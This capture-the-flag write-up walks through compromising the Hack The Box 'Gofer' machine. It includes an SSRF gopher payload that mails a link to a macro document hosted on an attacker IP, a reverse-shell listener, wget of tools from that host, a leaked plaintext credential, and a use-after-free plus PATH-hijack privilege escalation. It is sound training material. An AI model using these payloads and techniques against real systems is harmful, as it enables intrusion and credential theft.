
```
┌──(kali㉿kali)-[~]
└─$ curl -X 'POST' "http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/xHELO%250d%250aMAIL%20FROM%3A%3Ctest@gofer.htb%3E%250d%250aRCPT%20TO%3A%3Cjhudson@gofer.htb%3E%250d%250aDATA%250d%250aFrom%3A%20%3Ctest@gofer.htb%3E%250d%250aTo%3A%20%3Cjhudson@gofer.htb%3E%250d%250a%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250a<a+href%3d'http%3a//10.10.14.107:8000/rev.odt>hello</a>%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a"
<!-- Welcome to Gofer proxy -->
220 gofer.htb ESMTP Postfix (Debian/GNU)
501 Syntax: HELO hostname
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 581FC8152
221 2.0.0 Bye
1
```

I received a request on the HTTP server:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.225 - - [16/Sep/2023 12:33:14] "GET /rev2.odt HTTP/1.1" 200 -
```


But the reverse shell doesn't work.

Well.. ofcourse it doesn't work. I need to make sure the macros execution is enabled, and to assign it to a 'open document event'. I used LibreOffice.




HTB Machine: Gofer - Difficulty: Hard

Erel Regev



Assigning to the 'open document' event:




```
bash-5.1$ whoami
whoami
jhudson
bash-5.1$ cd /home/jhudson
cd /home/jhudson
bash-5.1$ ls
ls
Downloads
user.txt
bash-5.1$ cat user.txt
cat user.txt
0[redacted]c
bash-5.1$
```

Erel Regev

Privilege Escalation

I stabilized the shell to be able to work with it more efficiently:

```
bash-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$ ^Z
zsh: suspended  nc -nlvp 7777

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg

[1]  + continued  nc -nlvp 7777
                              export=xterm
```

I transferred the pspy64 script too enumerate the machine and to find processes running by the user Root:

```
bash-5.1$ wget 10.10.14.107:8000/pspy64
--2023-09-16 19:14:37--  http://10.10.14.107:8000/pspy64
Connecting to 10.10.14.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64              100%[===================>]   2.96M   275KB/s    in 15s

2023-09-16 19:14:52 (203 KB/s) - ‘pspy64’ saved [3104768/3104768]

bash-5.1$ chmod +x pspy64
bash-5.1$
```

```
bash-5.1$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watchin
irectories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2023/09/16 19:16:22 CMD: UID=1000  PID=45651  | ./pspy64
2023/09/16 19:16:22 CMD: UID=33    PID=45645  | /usr/sbin/apache2 -k start
```


While checking the results, I saw the following:

```
2023/09/16 19:20:01 CMD: UID=0     PID=45729  | /usr/sbin/sendmail -FCronDaemon -i -B8BITMIME -oem root
2023/09/16 19:20:01 CMD: UID=0     PID=45730  | /bin/sh -c /root/scripts/curl.sh
2023/09/16 19:20:01 CMD: UID=0     PID=45731  | /usr/bin/curl http://proxy.gofer.htb/?url=http://gofer.htb --user tbuckley:ooP4dietie3o_hquaeti
2023/09/16 19:20:02 CMD: UID=0     PID=45733  | /usr/sbin/apache2 -k start
2023/09/16 19:20:02 CMD: UID=0     PID=45734  | /usr/sbin/apache2 -k start
2023/09/16 19:20:02 CMD: UID=0     PID=45735  | /usr/sbin/apache2 -k start
```


Another user’s credentials.


Erel Regev

Accessed using the new user as well:



I used LinEnum.sh for extra enumeration and different output:






There is an interesting SUID here with different permissions called notes. SUID allows a user to run an executable with the permissions of the executable's owner or group, rather than their own permissions.


Erel Regev


Reverse Engineering

I executed the program and got the following options:




I downloaded the binary to my machine:





I used Ghidra:



Note the marked user creation function above.

It allocates 40 bytes for the username in the Heap via malloc(0x28), and afterwards checks whether the malloc worked.


There seems to be 2 parts for this memory, of which it uses the first 24 (0x18) bytes for the username since the username part is set to the first block of memory.

The next 16 bytes appears to be something else. _Var1 is the UID of the current user, and if we are root, it sets the 25th to 29th byte to 0x6e696d6461. If we are not an admin, it just sets the next part to 0x72657375.

When decoded, the non-root user is called user and the root user is assigned as admin.

So basically, the first 24 bytes is the username, and the next 16 bytes is the privilege level of the user, which is set to user by default.

Option 3 is the delete user option, and it is vulnerable due to dangling pointers:




This is a classic case of a Use After Free vulnerability. The local_10 variable is free here, but the pointer still remains and is not set to NULL.

This indicates that the pointer is a 'dangling', meaning that any future accesses to it will still point to the allocated memory even if it does not belong to us.

The bytes of memory for a previous user creation remains.


Option 4 is the write note option, which allows us to overwrite the memory due to the dangling pointer:



Erel Regev

One thing to note about malloc is that dangling pointers are 'used again', meaning we can re-access the memory allocated from the user creation.

Option 8 is the main vulnerability:



This part of the code checks whether the role of the user has been set to admin, and then grants us access to the tar command, which does not have its full PATH specified and is thus vulnerable to PATH Hijacking.

To exploit this, we need to:

Create a user --> Creates the allocated block of 40 bytes.

Delete the user --> Creates a dangling pointer to our first user created.


Write a note --> Using the notes function, we can write 24 characters for the username, and the have admin after the 24th byte to escalate privileges, which looks something like this: 111111111111111111111111admin.

Use option 8 to execute our malicious tar binary.


Erel Regev

Exploiting

#1



#2



Erel Regev

#3

```
==========================================
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
==========================================

Your choice: 4

Write your note:
111111111111111111111111admin
```

#4

